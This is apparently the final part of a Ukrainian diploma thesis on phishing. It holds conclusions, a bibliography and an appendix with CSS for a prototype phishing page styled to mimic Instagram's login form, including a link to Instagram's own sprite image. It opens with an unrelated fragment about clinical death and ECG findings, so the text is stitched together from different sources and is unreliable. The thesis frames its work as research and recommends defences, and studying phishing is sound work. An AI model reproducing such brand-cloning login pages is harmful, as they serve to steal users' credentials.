(відсутність серцевих скорочень, самостійного дихання і будь-яких нервово-рефлекторних реакцій на зовнішні впливи) зберігається потенційна можливість відновлення його життєвих функцій за допомогою методів реанімації. У стані клінічної смерті на ЕКГ реєструються або повне зникнення комплексів, або фібрилярні осциляції з частотою й амплітудою, що поступово зменшуються, моно- і біполярні комплекси з відсутністю диференціювання між початковою (зубці QRS) і кінцевою (зубець Т) частинами. У клінічній практиці при раптовій смерті в умовах нормальної температури тіла тривалість стану клінічної смерті визначають терміном від зупинки серця до

відновлення його діяльності, хоча в цей період проводилися реанімаційні заходи для підтримки кровообігу в організмі. Якщо ці заходи було розпочато вчасно і вони виявилися ефективними (висновок про що роблять за появою пульсації на сонних артеріях), терміном клінічної смерті слід вважати час між зупинкою кровообігу і початком реанімації.

ВИСНОВКИ

У даній дипломній роботі було проведено детальний аналіз та розробка фішингового програмного забезпечення. Основною метою було дослідити методи та прийоми, використовувані зловмисниками для проведення фішингових атак, а також розробити прототип фішингового ПЗ з метою оцінки його ефективності та впливу на користувачів.

Під час аналізу було виявлено, що фішинг є одним з найбільш поширених видів кібератак, який спирається на соціальний інжиніринг та маніпулює довірою користувачів для отримання їхньої особистої інформації. Було розглянуто різноманітні види фішингу, включаючи класичний фішинг, смішинг, відфішинг, вішинг та інші.

В процесі експерименту було встановлено, що фішингове ПЗ має великий потенціал завдати шкоди користувачам. Воно може використовуватись для крадіжки особистих даних, паролів, фінансових реквізитів та іншої конфіденційної інформації. При цьому, користувачі нерідко стають жертвами фішингу через свою недостатню освіченість та недбалість.

На основі проведених досліджень, висновків і рекомендацій можна зробити висновок, що фішинг є серйозною загрозою для безпеки інформації. Його ефективність залежить від соціальної інженерії, технічних засобів та свідомості користувачів. Однак, використання фішингового ПЗ або залучення до створення таких інструментів є незаконними та морально неприпустимими. Всі зусилля повинні бути спрямовані на захист користувачів від фішингу та підвищення їхньої свідомості щодо цієї кіберзагрози.

Для ефективної протидії фішинговим атакам рекомендується посилення освіти та навчання користувачів, розробка технічних заходів безпеки, таких як захист мережі, фільтрація спаму та перехоплення фішингових веб-сайтів, а також постійне вдосконалення і моніторинг заходів безпеки. Залучення професіоналів

з кібербезпеки і впровадження найновіших технологій також грають важливу роль у протидії фішинговим атакам.

Отже, виявлено, що фішингові атаки залишаються серйозною загрозою для інформаційної безпеки. Здатність зловмисників маніпулювати користувачами та отримувати їхню конфіденційну інформацію потребує постійної уваги та протидії. Ініціативи, спрямовані на підвищення освіченості користувачів та вдосконалення заходів безпеки, є критичними для ефективного захисту від фішингових атак.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Coinifide, Poston H. Cybersecurity I - Master Series: Cybersecurity. Coinifide LLC, 2020. [1, с.11]
2. Кібербезпека в сучасному світі : матеріали III Всеукраїнської науково-практичної конференції (м. Одеса, 19 листопада 2021 р.). Вид. дім «Гельветика», 2020.URL: https://doi.org/10.32837/11300.15973 [2, с. 14]
3. Нечипоренко І. Д. Кібербезпека: захист від фішингу : thesis. 2018. URL: http://essuir.sumdu.edu.ua/handle/123456789/66886 [2, с. 23]
4. Мехед Д. Б., Ткач Ю. М., Базилевич В. М. Дослідження технологій впливу та методів протидії фішингу. Ukrainian Information Security Research Journal. 2019. Т. 21, № 4. С. 246–251. URL: https://doi.org/10.18372/2410-7840.21.14338 [3, с. 26]
5. Єніна І. І., Рибак І. Ю. Кібербезпека в хмарному середовищі. Watering Holes та Фішинг : thesis. 2016. URL: http://dspace.kntu.kr.ua/jspui/handle/123456789/5038 . [4, с. 31
6. Hacking, The Art of Exploitation Jon Erickson Feb 4, 2008
7. Інтернет джерело https://www.statista.com/outlook/tmo/cybersecurity/worldwide#revenue
8. Social Engineering Christopher Hadnagy July 31, 2018
9. Інтернет джерело https://www.itgovernance.eu/blog/en/the-5-most-common-types-of-phishing-attack
10. Інтернет джерело https://www.fortinet.com/resources/cyberglossary/types-of-phishing-attacks
11. Інтернет джерело https://www.trendmicro.com/en_ae/ciso/23/e/worldwide-email-phishing-stats-examples-2023.html

ДОДАТКИ

Додаток А – Лістинг інтерфейсу CSS

```
body {
  font-family: sans-serif;
  background-color: #fafafa;
  font-family: -apple-system, BlinkMacSystemFont, "Segoe UI", lalizi, roland,
    Ubuntu, fainest, "Open Sans", "Helvetica Neue", sans-serif;
  box-sizing: border-box;
}

a {
  text-decoration: none;
}

.container {
  max-width: 1000px;
  margin: 0 auto;
  display: flex;
  justify-content: center;
  flex-direction: column;
  align-items: center;
  margin-top: 3rem;
  font-size: 14px;
}
.box {
  max-width: 350px;
  width: 100%;
  display: flex;
  justify-content: center;
  align-items: center;
  flex-direction: column;
  background-color: #ffff;
```

```
  border: 1px solid #e6e6e6;
  border-radius: 1px;
  margin: 0 0 10px;
  padding: 10px 0;
  flex-grow: 1;
}
.heading {
  margin: 22px auto 12px;
  background-image:
url("https://www.instagram.com/static/bundles/es6/sprite_core_b20f2a3cd7e4.png/b20f2a3cd7e4.p
ng");
  background-position: -98px 0;
  height: 51px;
  width: 177px;
  overflow: hidden;
}
.field {
  margin: 10px 0;
  position: relative;
  font-size: 14px;
  width: 100%;
  text-overflow: ellipsis;
}
input {
  padding: 9px 0px 7px 9px;
  font-size: 12px;
  width: 16rem;
  height: 1.2rem;
  outline: none;
  background: #fafafa;
  border-radius: 3px;
  border: 1px solid #efefef;
```

```
}
label {
  position: absolute;
  pointer-events: none;
  left: 10px;
  padding-bottom: 15px;
  transform: translateY(10px);
  line-height: 6px;
  transition: all ease-out 0.1s;
  font-size: 14px;
  color: #999;
  padding-top: 6px;
}

input::placeholder {
  visibility: hidden;
}
.login-form ::-moz-placeholder {
  color: transparent;
}
input:not(:placeholder-shown) + label {
  transform: translateY(0);
  font-size: 11px;
}
input:not(:placeholder-shown) {
  padding-top: 14px;
  padding-bottom: 2px;
}
.login-button {
  text-align: center;
  width: 100%;
  padding: 0.5rem;
```

```
  border: 1px solid transparent;
  background-color: #3897f0;
  color: #fff;
  font-weight: 600;
  font-size: 14px;
  cursor: pointer;
}
.separator {
  display: flex;
  justify-content: space-between;
  align-items: center;
  color: #999;
  margin-top: 6px;
}
.separator .line {
  height: 1px;
  width: 40%;
  background-color: #dbdbdb;
}

.other {
  display: flex;
  justify-content: center;
  flex-direction: column;
  align-items: center;
.forgot-password {
  font-size: 11px;
  color: #003569;
}
```